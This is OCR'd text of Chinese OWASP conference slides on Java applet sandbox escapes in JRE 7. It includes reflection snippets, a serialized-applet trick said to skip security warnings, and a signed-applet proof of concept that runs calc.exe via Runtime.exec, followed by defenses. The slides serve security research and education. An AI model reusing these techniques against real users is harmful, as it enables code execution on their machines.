
```
Expression expression = new
        Expression(GetClass("sun.awt.SunToolkit"),
        "getField", aobj);
```

```
GenericConstructor genericconstructor = new
       GenericConstructor(java.lang.Object.class,
       'sun.invoke.anon.AnonymousClassLoader', new Class[0]);
Object obj = genericconstructor.create(new Object[0]);
```

- 使用异或/Base64混淆之

OWASP 中国
The Open Web Application Security Project

- 关于Oracle的click-and-play策略…
- After JRE 7 update 10



OWASP 中国
The Open Web Application Security Project

- 序列化与反序列化
- 将Object保存进文件

```
TestApplet b=new TestApplet();

ByteArrayOutputStream baos=new ByteArrayOutputStream();
ObjectOutputStream oos=new ObjectOutputStream(baos);

oos.writeObject(b);

FileOutputStream fos=new FileOutputStream("TestApplet.ser");
fos.write(baos.toByteArray());
fos.close();
```

OWASP 中国
The Open Web Application Security Project

Html加载class文件

```
<html>
<body>
<applet code="TestApplet.class">
</body>
</html>
```

- 浏览器下载class文件，并由本地JVM加载执行
- 弹UAC警告

Html加载ser文件

```
<html>
<body>
<applet object="TestApplet.ser">
</body>
</html>
```

- 浏览器下载ser文件，并由本地JVM自动反序列化，加载并执行
- 不弹UAC警告，直接执行！！
- Only 7u10 & 7u11

OWASP 中国
The Open Web Application Security Project

- 社工 —— 签名Applet
- 签名工具jarsigner：
  <JAVA_HOME>/bin/jarsigner.exe
- 秘钥工具keytool：
  <JAVA_HOME>/bin/keytool.exe
- 经过签名的jar包具有所有的运行时权限！
- PoC如下…

OWASP 中国
The Open Web Application Security Project

- 第一步：构造恶意class


```
import java.applet.Applet;
import java.awt.Graphics;
import java.io.IOException;
import java.util.Properties;

public class TestApplet extends Applet
{

        private static final long serialVersionUID = 0x45fc91bc514764d2L;

        public TestApplet()
        {
        }

        public void paint(Graphics g)
        {
                Properties props = System.getProperties();
                String path = props.getProperty("user.home");
                try
                {
                        Runtime.getRuntime().exec("calc.exe");
                }
                catch (IOException e)
                {
                        e.printStackTrace();
                }
                g.drawString(path, 10, 10);
        }
}
```

OWASP 中国
The Open Web Application Security Project

- 第二步：打jar包，做签名
  - jar cvf TestApplet.jar TestApplet.class
  - keytool -genkey -keystore test.store -alias test
  - keytool -export -keystore test.store -alias test -file test.cer
  - jarsigner -keystore test.store TestApplet.jar test

OWASP 中国
The Open Web Application Security Project

- 第三步：挂载，执行



- Bang !


My applet starting page
C:\Documents a
计算器
编辑(E) 查看(V) 帮助(H)
0.
Backspace
CE
C
MC
7
8
9
/
sqrt
MR
4
5
6
*
%
MS
1
2
3
-
1/x
M+
0
+/-
.
+
=

OWASP 中国
The Open Web Application Security Project


防御篇

- 杀软们怎么做？
  - 静态扫描加载的jar & class文件
    - 扫描有无特征字符串，如sun.awt.SunToolkit
    - 扫描有无特征方法调用
  - 动态监控
    - 监控浏览器及其子进程。java.exe是浏览器的子进程
    - 劫持class加载执行的栈检查过程，监控是否有不安全的 API调用
  - 给出提示
    - 把问题抛给用户

- 浏览器们怎么做？
  - 询问用户是否执行（Chrome）
  - 若JRE不是最新，提示用户有危险，并自动关闭JRE插件（Firefox）
  - 干脆不再支持Java Applet（Safari，不过最新版本又支持了）

OWASP 中国
The Open Web Application Security Project

- Oracle怎么做？
  - Click-and-Play
  - 提示更新
  - 提高默认安全等级
  - 统一天下（推荐主流OS都使用Oracle JRE）



OWASP 中国
The Open Web Application Security Project

- 我们怎么做？
  - 不能完全依赖杀毒软件&防火墙
  - 用途不太大，建议关闭浏览器Java插件
  - 关于社工，管住自己的好奇心

议题纲要

OWASP 中国
The Open Web Application Security Project

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望

- Security Vulnerabilities in Java SE. From Security-Explorations in 2012.
  - http://www.security-explorations.com/materials/se-2012-01-report.pdf
  - 高度总结了Java7的API缺陷漏洞利用和挖掘思路
- Java security defeated at Pwn20wn
  - Heap overflow bypass JVM Sandbox
  - Oracle JRE get 4 PWNEDs
  - http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Pwn20wn-2013/ba-p/5981157

议题纲要

OWASP 中国
The Open Web Application Security Project

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望

总结与展望

OWASP 中国
The Open Web Application Security Project

- API设计缺陷：更多的是Java7新增的API存在问题，要不断关注其更新
- 寻找能够再次绕过Java click-and-play的方法
- Native code漏洞将会成为热点
- 感谢各位前辈，国内外各位安全研究人员

OWASP 中国
The Open Web Application Security Project

Thank you ~

Q&A